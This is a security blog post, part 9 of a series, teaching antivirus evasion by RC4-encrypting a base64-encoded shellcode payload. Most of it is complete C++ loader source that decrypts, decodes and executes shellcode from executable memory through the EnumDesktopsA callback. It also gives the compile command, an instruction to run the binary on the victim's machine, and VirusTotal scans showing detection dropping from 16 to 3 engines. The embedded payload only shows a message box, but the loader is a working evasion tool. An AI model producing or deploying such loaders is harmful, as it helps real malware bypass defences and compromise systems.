
Malware AV evasion - part 9. Encrypt base64 encoded payload via RC4. C++ example.

cocomelonc.github.io/malware/2022/08/16/malware-av-evasion-9.html

August 16, 2022

6 minute read

Hello, cybersecurity enthusiasts and white hackers!



This article is the result of my own research into interesting trick: encrypting base64 encoded payload via RC4.

In most cases in real life, a simple base64 encoding of the payload is enough during a pentest, but if antivirus protection is well configured on the target host, then this is a problem. What if you encrypt it with a stream cipher? Can we reduce the number of AV engines that detect our payload?

RC4

It is a stream cipher commonly utilized in many computer network information security systems. Ronald Rivest, a professor at MIT, developed this encryption algorithm, although it is unlikely that anyone will employ it in new significant projects due to recognized vulnerabilities.


This is a simple algorithm and the pseudocode for its implementation is on wikipedia, so in c++ it looks something like this:

```
// swap
void swap(unsigned char *a, unsigned char *b) {
  unsigned char tmp;
  tmp = *a;
  *a = *b;
  *b = tmp;
}

// key-scheduling algorithm (KSA)
void KSA(unsigned char *s, unsigned char *key, int keyL) {
  int k;
  int x, y = 0;

  // initialize
  for (k = 0; k < 256; k++) {
    s[k] = k;
  }

  for (x = 0; x < 256; x++) {
    y = (y + s[x] + key[x % keyL]) % 256;
    swap(&s[x], &s[y]);
  }
  return;
}

// pseudo-random generation algorithm (PRGA)
unsigned char* PRGA(unsigned char* s, unsigned int messageL) {
  int i = 0, j = 0;
  int k;

  unsigned char* keystream;
  keystream = (unsigned char *)malloc(sizeof(unsigned char)*messageL);
  for(k = 0; k < messageL; k++) {
    i = (i + 1) % 256;
    j = (j + s[i]) % 256;
    swap(&s[i], &s[j]);
    keystream[k] = s[(s[i] + s[j]) % 256];
        }
        return keystream;
}

// encryption and decryption
unsigned char* RC4(unsigned char *plaintext, unsigned char* ciphertext, unsigned
char* key, unsigned int keyL, unsigned int messageL) {
  int i;
  unsigned char s[256];
  unsigned char* keystream;
  KSA(s, key, keyL);
  keystream = PRGA(s, messageL);

  for (i = 0; i < messageL; i++) {
    ciphertext[i] = plaintext[i] ^ keystream[i];
```

```
  }
  return ciphertext;
}
```

practical example

For our practical example first of all I base64 encoded our meow-meow messagebox payload, which in turn will be encrypted with the RC4 algorithm:




```
unsigned char* plaintext = (unsigned
char*)"/EiB5PD////o0AAAAEFRQVBSUVZIMdJlSItSYD5Ii1IYPkiLUiA+SItyUD5ID7dKSk0xyUgxwKw8YX
wCLCBBwckNQQHB4u1SQVE+SItSID6LQjxIAdA+i4CIAAAASIXAdG9IAdBQPotIGD5Ei0AgSQHQ41xI/8k+QYs
0iEgB1k0xyUgxwKxBwckNQQHBOOB18T5MA0wkCEU50XXWWD5Ei0AkSQHQZj5BiwxIPkSLQBxJAdA+QYsEiEgB
0EFYQVheWVpBWEFZQVpIg+wgQVL/4FhBWVo+SIsS6Un///9dScfBAAAAD5IjZX+AAAAPkyNhQkBAABIMclBu
kWDVgf/1UgxyUG68LWiVv/VTWVvdy1tZW93IQA9Xi4uXj0A";
unsigned char* key = (unsigned char*)"key";
unsigned char* ciphertext = (unsigned char *)malloc(sizeof(unsigned char) *
strlen((const char*)plaintext));
RC4(plaintext, ciphertext, key, strlen((const char*)key), strlen((const
char*)plaintext));
```

So in our malware we do the reverse process: first we decrypting it via RC4 then decoding via base64. For base64 decoding process I used Win32 crypto API:

```
#include <windows.h>
#include <wincrypt.h>
#pragma comment (lib, "crypt32.lib")

//...
//...
//...

int b64decode(const BYTE * src, unsigned int srcLen, char * dst, unsigned int dstLen)
{
  DWORD outLen;
  BOOL fRet;
  outLen = dstLen;
  fRet = CryptStringToBinary( (LPCSTR) src, srcLen, CRYPT_STRING_BASE64, (BYTE *
)dst, &outLen, NULL, NULL);
  if (!fRet) outLen = 0;  // failed
  return (outLen);
}

//...
```

Finally, we have full source code:

```
/*
hack.cpp
RC4 encrypt payload
author: @cocomelonc
https://cocomelonc.github.io/malware/2022/08/16/malware-av-evasion-9.html
*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <windows.h>
#include <wincrypt.h>
#pragma comment (lib, "crypt32.lib")

int b64decode(const BYTE * src, unsigned int srcLen, char * dst, unsigned int dstLen)
{
  DWORD outLen;
  BOOL fRet;
  outLen = dstLen;
  fRet = CryptStringToBinary( (LPCSTR) src, srcLen, CRYPT_STRING_BASE64, (BYTE *
)dst, &outLen, NULL, NULL);
  if (!fRet) outLen = 0;  // failed
  return (outLen);
}

// swap
void swap(unsigned char *a, unsigned char *b) {
  unsigned char tmp;
  tmp = *a;
  *a = *b;
  *b = tmp;
}

// key-scheduling algorithm (KSA)
void KSA(unsigned char *s, unsigned char *key, int keyL) {
  int k;
  int x, y = 0;

  // initialize
  for (k = 0; k < 256; k++) {
    s[k] = k;
  }

  for (x = 0; x < 256; x++) {
    y = (y + s[x] + key[x % keyL]) % 256;
    swap(&s[x], &s[y]);
  }
  return;
}

// pseudo-random generation algorithm (PRGA)
unsigned char* PRGA(unsigned char* s, unsigned int messageL) {
```

```
  int i = 0, j = 0;
  int k;

  unsigned char* keystream;
  keystream = (unsigned char *)malloc(sizeof(unsigned char)*messageL);
  for(k = 0; k < messageL; k++) {
    i = (i + 1) % 256;
    j = (j + s[i]) % 256;
    swap(&s[i], &s[j]);
    keystream[k] = s[(s[i] + s[j]) % 256];
        }
        return keystream;
}

// encryption and decryption
unsigned char* RC4(unsigned char *plaintext, unsigned char* ciphertext, unsigned
char* key, unsigned int keyL, unsigned int messageL) {
  int i;
  unsigned char s[256];
  unsigned char* keystream;
  KSA(s, key, keyL);
  keystream = PRGA(s, messageL);

  // printf("-------plaintext-----------\n");
  // for(i = 0; i < messageL; i++) {
  //   printf("%02hhx\t", plaintext[i]);
  // }
  // printf("\n\n");
        //
  // printf("-------key-----------\n");
  // for(i = 0; i < keyL; i++) {
  //   printf("%02hhx\t", key[i]);
  // }
  // printf("\n\n");

  for (i = 0; i < messageL; i++) {
    ciphertext[i] = plaintext[i] ^ keystream[i];
  }

  // printf("-------ciphertext-----------\n");
  // for(i = 0; i < messageL; i++) {
  //   printf("%02hhx\t", ciphertext[i]);
  // }
  // printf("\n\n");
  return ciphertext;
}

int main(int argc, char* argv[]) {
  unsigned char* plaintext = (unsigned
char*)"/EiB5PD////o0AAAAEFRQVBSUVZIMdJlSItSYD5Ii1IYPkiLUiA+SItyUD5ID7dKSk0xyUgxwKw8YX
wCLCBBwckNQQHB4u1SQVE+SItSID6LQjxIAdA+i4CIAAAASIXAdG9IAdBQPotIGD5Ei0AgSQHQ41xI/8k+QYs
0iEgB1k0xyUgxwKxBwckNQQHBOOB18T5MA0wkCEU50XXWWD5Ei0AkSQHQZj5BiwxIPkSLQBxJAdA+QYsEiEgB
```


```
0EFYQVheWVpBWEFZQVpIg+wgQVL/4FhBWVo+SIsS6Un///9dScfBAAAAAD5IjZX+AAAAPkyNhQkBAABIMclBu
kWDVgf/1UgxyUG68LWiVv/VTWVvdy1tZW93IQA9Xi4uXj0A";
  unsigned char* key = (unsigned char*)"key";
  unsigned char* ciphertext = (unsigned char *)malloc(sizeof(unsigned char) *
strlen((const char*)plaintext));
  RC4(plaintext, ciphertext, key, strlen((const char*)key), strlen((const
char*)plaintext));

  unsigned char payload[] =
"\x24\x29\x5d\xaf\x11\xdf\x3f\x65\x67\x64\x27\x14\x26\x1c\x53\xbc\xce\x31\xab\x34\xfa
\xb7\xa1\xac\x63\xa5\xf2\xf4\x74\x88\x31\xf2\x47\x74\xc2\xdd\xf0\xcb\x8f\xf5\x5a\xe6\
xb6\xe8\x73\x16\x4f\xcf\xaf\x54\x79\x0c\x3f\x90\x7d\xfd\xa6\x2b\x0d\x71\xc7\xb0\xb6\x
40\xf0\x12\xdc\xa8\xc5\x20\xb5\xc0\x45\x25\x03\x30\x03\x23\xd9\xc8\x82\xbc\x7d\x1a\xf
e\xcc\x66\x32\x2e\xaa\x40\xc9\x61\xc2\x72\x77\x70\xba\xc7\xd2\x3b\xea\x3d\x6f\x07\xf5
\xbc\xae\x1d\x32\xc8\xf3\x6f\x1c\x32\xe0\xd7\x65\x20\x72\xec\x21\xfe\xa9\xc5\x72\x12\
xa6\x06\x38\x01\x3e\x16\xe8\x09\x68\x87\xc8\x7f\x0b\x44\xcf\xba\x9c\xbe\x7c\xfc\x3b\x
96\x3f\x90\xdc\x96\xe3\x8c\x3f\x3a\xe7\x57\xa4\xcd\xa5\x42\x4b\x55\x2e\x5b\x89\xf6\xd
9\x80\x55\xf8\xbc\x0b\x4e\x66\x96\x01\xce\xc8\x97\x6a\xbd\x31\x6d\xfd\x53\xae\xcd\x98
\xc9\x28\x73\x60\x4a\x82\xe1\x2e\xb7\x77\xc5\x97\xbd\x3d\xed\xc1\x9c\xeb\xc6\x06\x3a\
x44\xf5\xf8\x7d\x79\x30\x42\xea\xbd\x4d\xbf\xe5\x18\xcb\xa5\x78\x6f\xb7\xf9\x65\xd7\x
36\xbd\x92\x76\xf0\xda\x60\x97\xac\xd1\xcf\x98\xbf\xd7\x66\xd1\x4b\x34\x96\xfb\xe9\xf
8\xac\x59\xe9\x0e\x81\x81\xe4\x7f\xcf\xd6\x7f\x16\x48\xe1\x94\x0c\x7c\x8e\xa0\x85\xa1
\x81\x0f\xc3\x5f\xfb\xfd\x05\x7b\x69\x5b\xb4\x78\x4e\x1e\x10\x1b\x29\xc4\xa9\x1d\xa6\
xa3\xe6\xa9\xb0\xdd\xc5\x35\x3b\x0e\xdb\xca\x82\x64\x1a\x19\x53\xdd\x65\xe7\xd3\x5e\x
2e\x7d\x8c\xfa\x80\x52\x6c\xa0\xad\x9a\x8f\xb6\xdc\x43\x8b\x8e\x5f\xac\x46\xb5\x90\x8
a\x16\x3d\x4d\xb9\x17\xc6\x6d\x87\x13\xad\xa3\x78\x68\x7c\xbc\xcf\x1b\x26\xa6\xc3\x37
\x10\xfc\xca\xc4\x78\xa6\xe1\x7e\x88\x53\xcc\x2e\x38\xe3\x15\xd0\x2b\xe9\x0f";
  unsigned char* encoded = (unsigned char *)payload;
  unsigned char* decoded = (unsigned char *)malloc(sizeof(unsigned char) *
(sizeof(payload) - 1));
  RC4(encoded, decoded, key, strlen((const char*)key), sizeof(payload) - 1);
  // printf("%s\n", decoded);

  unsigned int payload_bytes_len = 512;
  char * decoded_payload_bytes = (char *)malloc(sizeof(char) * payload_bytes_len);
  b64decode((const BYTE *)decoded, payload_bytes_len, decoded_payload_bytes,
payload_bytes_len);

  unsigned int decoded_payload_len = 285;
  unsigned char* decoded_payload = new unsigned char[decoded_payload_len];

  for (int j = 0; j < decoded_payload_len; j++) {
    decoded_payload[j] = decoded_payload_bytes[j];
  }

  printf("-------payload-----------\n");
  for (int i = 0; i < decoded_payload_len; i++) {
    printf("%02hhx\t", decoded_payload[i]);
  }
  printf("\n\n");

  LPVOID mem = VirtualAlloc(NULL, decoded_payload_len + 1, MEM_COMMIT,
```

```
PAGE_EXECUTE_READWRITE);
  RtlMoveMemory(mem, decoded_payload, decoded_payload_len);
  EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);

  return 0;
}
```

demo


Let's go to see everything in action. Compile our malware:


```
x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive -lcrypt32
```



Then run it at the victim's machine:

```
.\hack.exe
```






As you can see everything is worked perfectly :)

Upload our malware to `antiscan.me`:

https://antiscan.me/scan/new/result?id=TDS4GtAWYrXY


and to VirusTotal:



As you can see, only 3 of 70 AV engines detect our file as malicious.

https://www.virustotal.com/gui/file/345630f8fd18715b4151eec0238ef6a7024e801abcc6ac70e595373dedb11867/detection

So it can be assumed that evasion works because this technique of shellcode running showed the result **16 of 66**:



https://www.virustotal.com/gui/file/657ff9b6499f8eed373ac61bf8fc98257295869a833155f68b4d68bb6e565ca1/detection

We have reduced the number of AV engines which detect our malware from 16 to 3!

But in general, there is a very serious caveat, why we get 3 at the result. If we run something like:

```
strings -n 8 | grep "o0AAAAEFRQVBSUVZIMdJlSItSYD5Ii1IYPkiLUiA+SItyUD5ID7dKSk0xy"
```

```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-08-16-malware-av-evasion-9]
└─$ strings -n 8 hack.exe | grep "o0AAAAEFRQVBSUVZIMdJlSItSYD5Ii1IYPkiLUiA+SItyUD5ID7dKSk0xy"
/EiB5PD////o0AAAAEFRQVBSUVZIMdJlSItSYD5Ii1IYPkiLUiA+SItyUD5ID7dKSk0xyUgxwKw8YXwCLCBBwckNQQHB4u1SQVE+SItSID6LQjxIAdA+i4CIAAAASIXAdG9IAdBQPotIGD5Ei
0AgSQHQ41xI/8k+QYs0iEgB1k0xyUgxwKxBwckNQQHBOOB18T5MA0wkCEU50XXWWD5Ei0AkSQHQZj5BiwxIPkSLQBxJAdA+QYsEiEgB0EFYQVheWVpBWEFZQVpIg+wgQVL/4FhBWVo+SIsS6U
n///9dScfBAAAAD5IjZX+AAAAPkyNhQkBAABIMclBukWDVgf/1UgxyUG68LWiVv/VTWVvdy1tZW93IQA9Xi4uXj0A
```

What do we see??? Many tools for static analysis will immediately understand the malicious stuffing after decoding such lines. Since our code is just dirty PoC, so this string is for debugging and asserting purposes, it is a normal but in real life we might not see indicators like this.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

RC4
base64
EnumDesktopsA
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye! *PS. All drawings and screenshots are mine*